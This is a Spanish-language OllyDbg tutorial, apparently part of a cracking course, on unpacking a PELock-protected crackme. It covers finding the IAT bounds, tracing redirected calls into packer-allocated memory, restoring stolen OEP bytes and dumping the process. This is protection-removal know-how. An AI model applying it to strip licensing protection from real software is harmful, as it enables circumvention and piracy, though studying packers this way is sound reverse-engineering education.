00460850  99 8B EF 77 C0 B5 EF 77
00460858  2A 7D EF 77 B2 7C EF 77
00460860  77 53 F2 77 1E C9 F1 77
00460868  0C BC EF 77 52 D4 EF 77
00460870  FA 8D EF 77 F1 DD EF 77
00460878  51 B2 EF 77 26 D5 EF 77
00460880  2A E3 EF 77 5F 39 F2 77
00460888  71 B4 EF 77 2E AD EF 77
00460890  E1 61 EF 77 B8 85 EF 77
00460898  CC D2 EF 77 43 70 EF 77
004608A0  FB EA F0 77 12 83 EF 77
004608A8  01 72 F0 77 A9 34 F0 77
004608B0  D5 93 EF 77 68 EF EF 77
004608B8  AA D2 EF 77 B2 6F EF 77
004608C0  3F 38 F2 77 D6 E8 EF 77
004608C8  68 E0 EF 77 00 60 EF 77
```

Alli vemos el inicio de la IAT en 460818 ya que mas arriba si marco cualquier entrada y hago FIND REFERENCES no hay referencias, ni van a ningun seccion code de dlls, lamentablemente toda la IAT esta correcta por lo cual parece que no necesitaremos buscar el salto magico, (buaa con lo que habia preparado el script de la parte anterior, pero bueno ya habra otras ocasiones), busquemos el final de la IAT.

Alli tenemos el final de la IAT

```
Address   Hex dump                          ASCII
00460E78  9A F3 D2 77 B5 37 D2 77
00460E80  78 8E D1 77 8B EE D4 77
00460E88  B7 52 81 9D F7 A8 B1 76
00460E90  EF 54 91 D8 C8 74 F8 72
00460E98  73 66 F9 72 87 72 F8 72
00460EA0  43 80 F8 72 67 37 F9 72
00460EA8  FB 41 F9 72 67 83 F8 72
00460EB0  90 53 F8 72 E1 58 FD 13
00460EB8  CE 00 37 76 7C 86 37 76
00460EC0  B0 86 37 76 33 25 36 76
00460EC8  1E 31 36 76 D8 7C 37 76
00460ED0  89 C2 37 76 CD 46 38 76
00460ED8  CE EE 36 76 00 EC B6 EC
00460EE0  48 D0 4C 77 9C CB 4D 77
00460EE8  CC 42 4F 77 2C D0 4C 77
00460EF0  DA F6 4C 77 73 33 50 77
00460EF8  10 64 4D 77 03 0E 52 77
00460F00  33 0F 52 77 40 A6 54 77
00460F08  F1 A7 54 77 92 9C 4F 77
00460F10  6F 57 52 77 99 33 4E 77
00460F18  B2 5D 4E 77 90 C0 5A 77
00460F20  A6 2C AA 56 F3 F0 CC 74
00460F28  8E 3B E9 [illegible] 64 97 B5 F6
```

hasta la parte grisada no hay problema hay referencias, la duda esta en la entrada de 460f24, para la cual no hay referencias, sera una entrada de la IAT? Hasta donde tengo marcado con gris son entradas que van a la seccion code de ole32.dll

7749C000	00006000	comctl_1	.reloc	relocations	Imag	R	RWE
774B0000	00001000	ole32		PE header	Imag	R	RWE
774B1000	0011F000	ole32	.text	code,import	Imag	R	RWE
775D0000	00006000	ole32	.orpc	code	Imag	R	RWE
775D6000	00007000	ole32	.data	data	Imag	R	RWE
775DD000	00002000	ole32	.rsrc	resources	Imag	R	RWE
775DF000	0000E000	ole32	.reloc	relocations	Imag	R	RWE

Ahora vemos que haciendo click derecho en algunas de las entradas que van a esa dll, tampoco hay referencias que ocurre aquí.


```
004271D6  -  E9 8AD66500     JMP 00A84865
004271DB     0033            ADD BYTE PTR DS:[EBX],DH
004271DD     D28A D4891534   ROR BYTE PTR DS:[EDX+341589D4],CL
004271E3     E6 45           OUT 45,AL                          I/O command
004271E5     008B C881E1FF   ADD BYTE PTR DS:[EBX+FFE181C8],CL
004271EB     0000            ADD BYTE PTR DS:[EAX],AL
004271ED     0089 0D30E645   ADD BYTE PTR DS:[ECX+45E6300D],CL
004271F3     00C1            ADD CL,AL
004271F5  v  E1 08           LOOPDE SHORT 004271FF              UnPackMe.004271FF
004271F7     03CA            ADD ECX,EDX
004271F9     890D 2CE64500   MOV DWORD PTR DS:[45E62C],ECX
004271FF     C1E8 10         SHR EAX,10
00427202     A3 28E64500     MOV DWORD PTR DS:[45E628],EAX
00427207     E8 94210000     CALL 004293A0                      UnPackMe.004293A0
0042720C     85C0            TEST EAX,EAX
0042720E  v  75 0A           JNZ SHORT 0042721A                 UnPackMe.0042721A
00427210     6A 1C           PUSH 1C
00427212     E8 49010000     CALL 00427360                      UnPackMe.00427360
00427217     83C4 04         ADD ESP,4
```

Si volvemos a mirar el OEP vemos un JMP raro que en mi maquina salta a una seccion en Axxxxx que no pertenece a las secciones del exe (en su maquina puede estar en otra direccion), si miramos el mapa de memoria.

00400000	00001000	UnPackMe		PE header	Imag	R		RWE	
00401000	0004A000	UnPackMe	.teddy	code	Imag	R		RWE	
0044B000	0000C000	UnPackMe	.teddy		Imag	R		RWE	
00457000	00009000	UnPackMe	.teddy		Imag	R		RWE	
00460000	00003000	UnPackMe	.teddy		Imag	R		RWE	
00463000	00008000	UnPackMe	.teddy	resources	Imag	R		RWE	
0046B000	0000A000	UnPackMe	.teddy	SFX, imports	Imag	R		RWE	
00480000	00021000				Priv	RW		RW	
004B0000	00009000				Map	R E		R E	
00570000	00002000				Map	R E		R E	
00580000	00103000				Map	R		R	
00690000	00001000				Priv	RW		RW	
006A0000	00141000				Map	R E		R E	
009A0000	00001000				Priv	RW		RW	
009B0000	00004000				Priv	RW		RW	
009C0000	00003000				Map	R		R	\Device\HarddiskVolu
009D0000	00001000				Priv	RW		RW	
00A50000	00004000				Priv	RW		RW	
00A60000	00003000				Priv	RW		RW	
00A70000	00002000				Map	R		R	
00A80000	0003C000				Priv	RW		RW	
00AC0000	00001000				Priv	RW		RW	
00BCE000	00002000				Priv	RW	Gua	RW	
01280000	00002000				Map	R		R	
58C30000	00001000	COMCTL32		PE header	Imag	R		RWE	
58C31000	00070000	COMCTL32	.text	code, import	Imag	R		RWE	
58CA1000	00003000	COMCTL32	.data	data	Imag	R		RWE	

Vemos que el programa salta a esa seccion y que el programa original arrancado desde el OEP no puede saltar a una seccion afuera del exe sin haberla creado antes con VirtualAlloc o similares, por lo cual concluimos que esa seccion fue creada por el packer y no es parte del codigo original del programa asi como los JMPS que saltan a ella, como por ejemplo el que esta en el falso OEP y hay muchos mas.

Por lo tanto es posible que en esa seccion el packer haya transladado algunos calls y jmps que toman valores de la IAT y ya que el OLLYDBG si lo tenemos configurado asi.



Busca solo en la seccion que esta visible en el listado en ese momento, pues, como la seccion creada por el packer no esta visible en el listado, no buscara alli.


Probemos buscar las referencias en otras secciones.

```
00460F00 33 0F 52 77 40 A6 54 77
00460F08 F1 A7 54 77 92 9C 4F 77
00460F10 6F 57 52 77 99 33 4E 77
00460F18 B2 5D 4E 77 90 C0 5A 77
00460F20 A6 2C AA 56 F3 F0 CC 74
00460F28 8E 3B E9 4E 64 97 B5 F6
00460F30 9E 7D D9 B0 5F 95 14 1B
00460F38 61 02 D2 16 14 62 59 CC
```

```
00A80000   94              XCHG EAX,ESP
00A80001   FF15 800E4600   CALL DWORD PTR DS:[460E80]          USER32.GetSysColor
00A80007 - E9 211098FF     JMP 0040102D                        UnPackMe.0040102D
00A8000C   218D 056275BF   AND DWORD PTR SS:[EBP+BF756205],ECX
00A80012   888D 809E3A85   MOV BYTE PTR SS:[EBP+853A9E80],CL
00A80018 ^ 77 E9           JA SHORT 00A80003
00A8001A   6310            ARPL WORD PTR DS:[EAX],DX
00A8001C   98              CWDE
00A8001D   FF63 8D         JMP DWORD PTR DS:[EBX-73]
00A80020   35 8F6EED32     XOR EAX,32ED6E8F
00A80025   8DB6 EA14DE41   LEA ESI,DWORD PTR DS:[ESI+41DE14EA]
00A8002B   8DB6 D429BC83   LEA ESI,DWORD PTR DS:[ESI+83BC29D4]
00A80031   8DB6 A9537807   LEA ESI,DWORD PTR DS:[ESI+77853A9]
00A80037 - E9 6F1098FF     JMP 004010AB                        UnPackMe.004010AB
00A8003C   6F              OUTS DX,DWORD PTR ES:[EDI]          I/O command
00A8003D   FF15 30094600   CALL DWORD PTR DS:[460930]          GDI32.DeleteObject
00A80043 - E9 871098FF     JMP 004010CF                        UnPackMe.004010CF
00A80048   87FF            XCHG EDI,EDI
00A8004A   15 9C0B4600     ADC EAX,460B9C
00A8004F - E9 C41098FF     JMP 00401118                        UnPackMe.00401118
00A80054   C4FF            LES EDI,EDI                         Illegal use of register
00A80056   15 7C0E4600     ADC EAX,460E7C
00A8005B - E9 FA1098FF     JMP 0040115A                        UnPackMe.0040115A
00A80060   FA              CLI
```

Alli tenemos una de las secciones creadas por el packer vemos como mi teoria funciona, no hallamos referencias, porque los calls estan transladados a otras secciones (por eso yo insisto que no hay que usar solo un metodo, en este caso, para ver si una entrada es de la iat o no, necesitamos o bien buscar en las secciones creadas por el packer, o bien mirar si van las entradas a la seccion code de una dll en el mapa de memoria y listo)

Pero bueno ahora tenemos visible una de las secciones creadas por el packer busquemos la referencia en esta.



Nada, pero a no desanimar que hay mas secciones creadas por el packer, pasemos a ver la siguiente.

Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped
00380000	00001000				Priv	RWE	RWE	
00390000	00001000				Priv	RWE	RWE	
003A0000	00010000				Priv	RW	RW	
00400000	00001000	UnPackMe		PE header	Imag	R	RWE	
00401000	0004A000	UnPackMe	.teddy	code	Imag	R	RWE	
0044B000	0000C000	UnPackMe	.teddy		Imag	R	RWE	
00457000	00009000	UnPackMe	.teddy		Imag	R	RWE	
00460000	00003000	UnPackMe	.teddy		Imag	R	RWE	
00463000	00008000	UnPackMe	.teddy	resources	Imag	R	RWE	
0046B000	0000A000	UnPackMe	.teddy	SFX,imports	Imag	R	RWE	
00480000	00021000				Priv	RW	RW	
004B0000	00009000				Map	R E	R E	
00570000	00002000				Map	R E	R E	
00580000	00103000				Map	R	R	
00690000	00001000				Priv	RW	RW	
006A0000	00141000				Map	R E	R E	
009A0000	00001000				Priv	RW	RW	
009B0000	00004000				Priv	RW	RW	
009C0000	00003000				Map	R	R	\Device
009D0000	00001000				Priv	RW	RW	
00A50000	00004000				Priv	RW	RW	
00A60000	00003000				Priv	RW	RW	
00A70000	00002000				Map	R	R	
00A80000	0003C000				Priv	RW	RW	
00AC0000	00001000				Priv	RW	RW	
00BCE000	00002000				Priv	RW Gua	RW	
01280000	00002000				Map	R	R	
58C30000	00001000	COMCTL32		PE header	Imag	R	RWE	

```
00AC0000  EB 02          JMP SHORT 00AC0004
00AC0002  0C 49          OR AL,49
00AC0004  EB 02          JMP SHORT 00AC0008
00AC0006  CD 20          INT 20
00AC0008  68 2F08817C    PUSH 7C81082F
00AC000D  EB 02          JMP SHORT 00AC0011
00AC000F  CD 20          INT 20
00AC0011  C3             RETN
00AC0012  8D6424 EC      LEA ESP,DWORD PTR SS:[ESP-14]
00AC0016  68 2100AC00    PUSH 0AC0021
00AC001B  E9 2C09D57B    JMP 7C81094C                                kernel32.7C810
00AC0020  0C C1          OR AL,0C1
00AC0022  F0:008B FFEB02 LOCK ADD BYTE PTR DS:[EBX+CD02EBFF],CL      LOCK prefix
00AC0029  2055 68        AND BYTE PTR SS:[EBP+68],DL
00AC002C  35 00AC00EB    XOR EAX,EB00AC00
00AC0031  010CC3         ADD DWORD PTR DS:[EBX+EAX*8],ECX
00AC0034  008B ECEB020C  ADD BYTE PTR DS:[EBX+C02EBEC],CL
00AC003A  49             DEC ECX
00AC003B  FF75 08        PUSH DWORD PTR SS:[EBP+8]
```

Ahora busuqemos referencias.

Nada pero como hay unas cuantas secciones y sabemos que un call que lee valores de la entrada 460f24 sera

CALL [460f24]

y los bytes del comando seran


FF 15 24 0f 46 00


por ejemplo si vemos este otro call a una api

```
00A80037  E9 6F1098FF    JMP 004010AB                                UnPackMe.004010AB
00A8003C  6F             OUTS DX,DWORD PTR ES:[EDI]                  I/O command
00A8003D  FF15 30094600  CALL DWORD PTR DS:[460930]                  GDI32.DeleteObject
00A80043  E9 871098FF    JMP 004010CF                                UnPackMe.004010CF
00A80048  87FF           XCHG EDI,EDI
00A8004A  15 9C0B4600    ADC EAX,460B9C
00A8004F  E9 C41098FF    JMP 00401118                                UnPackMe.00401118
```


Vemos que el la secuencia de bytes del call sera FF 15 y a continuacion los bytes de la direccion de la entrada al reves, asi que podemos hacer un search de esos bytes por toda la memoria y asi podemos buscar si hay una referencia en alguna parte sin tener que cambiar de seccion en seccion.


Vamos al mapa de memoria y alli hacemos click derecho






Y escribimos en laparte de HEX la secuencia de bytes que queremos hallar y apretamos OK y no salen resultados grr, pero como somos persistentes y por supuesto hay muchas formas de llamar a una api que no son call indirectos le quitaremos el FF 15 y buscaremos solo la direccion de memoria.






Alli encontro algo y justo en una de las seciones creadas por el packer, vayamos al listado a ver esta zona.



Alli hallamos la bendita referencia, claro nosotros probamos buscar con FF 15 que es un call indirecto y no probamos con FF 25 que es un JMP indirecto, pero bueno, buscando de esta ultima forma nos sale las referencias para cualquier comando que haya para llamar a la api.

Por lo tanto quiere decir que esa es una entrada de la IAT.



Y alli termnina la IAT ya que mas abajo antes de ponerme a buscar referencias ya veo que no hay valores que vayan a la seccion code de ninguna dll con lo cual ya directamente no son entradas de la IAT, la cual termina en 460f28.

Bueno los datos de la IAT son

LARGO=FINAL -INICIO= 460f28 - 460818= 710

Asi que poniendo en limpio

OEP=271B0
RVA o INICIO=60818
SIZE O LARGO=710

Ahora vemos que la IAT esta toda correcta asi que llegaremos nuevamente al falso oep, le agregaremos los stolen bytes y dumpearemos.

Aquí llego al falso OEP.


Los stolen bytes eran

55 8B EC 6A FF 68 60 0E 45 00 68 C8 92 42 00 64 A1 00 00 00 00 50 64 89 25 00 00 00 00 83 C4 A8 53 56 57 89 65 E8


Los pego en el dumpeado a partir de 4271b0 como habiamos visto en la parte 39.

```
004271AF   90                NOP
004271B0   55                PUSH EBP
004271B1   8BEC              MOV EBP,ESP
004271B3   6A FF             PUSH -1
004271B5   68 600E4500       PUSH 450E60
004271BA   68 C8924200       PUSH 4292C8
004271BF   64:A1 00000000    MOV EAX,DWORD PTR FS:[0]
004271C5   50                PUSH EAX
004271C6   64:8925 000000    MOV DWORD PTR FS:[0],ESP
004271CD   83C4 A8           ADD ESP,-58
004271D0   53                PUSH EBX
004271D1   56                PUSH ESI
004271D2   57                PUSH EDI
004271D3   8965 E8           MOV DWORD PTR SS:[EBP-18],ESP
004271D6 - E9 8AD66500       JMP 00A84865
004271DB   0033              ADD BYTE PTR DS:[EBX],DH
004271DD   D28A D4891534     ROR BYTE PTR DS:[EDX+341589D4],CL
004271E3   E6 45             OUT 45,AL                          I/O command
004271E5   008B C881E1FF     ADD BYTE PTR DS:[EBX+FFE181C8],CL
004271EB   0000              ADD BYTE PTR DS:[EAX],AL
004271ED   0089 0D30E645     ADD BYTE PTR DS:[ECX+45E6300D],CL
004271F3   00C1              ADD CL,AL
004271F5 v E1 08             LOOPDE SHORT 004271FF              UnPackMe.004271FF
004271F7   03CA              ADD ECX,EDX
004271F9   890D 2CE64500     MOV DWORD PTR DS:[45E62C],ECX
004271FF   C1E8 10           SHR EAX,10
00427202   A3 28E64500       MOV DWORD PTR DS:[45E628],EAX
00427207   E8 94210000       CALL 004293A0                      UnPackMe.004293A0
0042720C   85C0              TEST EAX,EAX
0042720E v 75 0A             JNZ SHORT 0042721A                 UnPackMe.0042721A

Address   Hex dump                  ASCII
00427190  F9 00 00 01 00 75 08 80   ¨..0.u◘Ç
00427198  CC 02 EB 03 80 CC 03 F7   ╠☻δ♥Ç╠♥▪
004271A0  C2 00 00 04 00 74 03 80   ┬..♦.t♥Ç
004271A8  CC 10 C3 90 90 90 90 90   ╠►├ÉÉÉÉÉ
004271B0  55 8B EC 6A FF 68 60 0E   Uïÿÿÿÿÿÿ
004271B8  45 00 68 C8 92 42 00 64   E.h╚ÆB.d
004271C0  A1 00 00 00 00 50 64 89   í.....Pdë
004271C8  25 00 00 00 00 83 C4 A8   %.....â─¿
004271D0  53 56 57 89 65 E8 E9 8A   SVWëeÞúè
004271D8  D6 65 00 00 33 D2 8A D4   íe..3ÈèÈ
004271E0  89 15 34 E6 45 00 8B C8   ë§4µE.ï╩
004271E8  81 E1 FF 00 00 00 89 0D   üß ...ë.
004271F0  30 E6 45 00 C1 E1 08 03   0µE.┴ß◘♥
004271F8  CA 89 0D 2C E6 45 00 C1   ╩ë..µE.┴
```


Ahora dumpeare cambiando el OEP a 4271b0




Alli camble el OEP para que se corrija y le quito la tilde en REBUILD IMPORTS y apreto dump para dumpear.




Alli lo guardamos como dumpeado pelock, ahora podemos repararle la IAT con este mismo que tenemos detenido en el OEP ya que la misma estaba correcta, asi que abro el IMP REC.



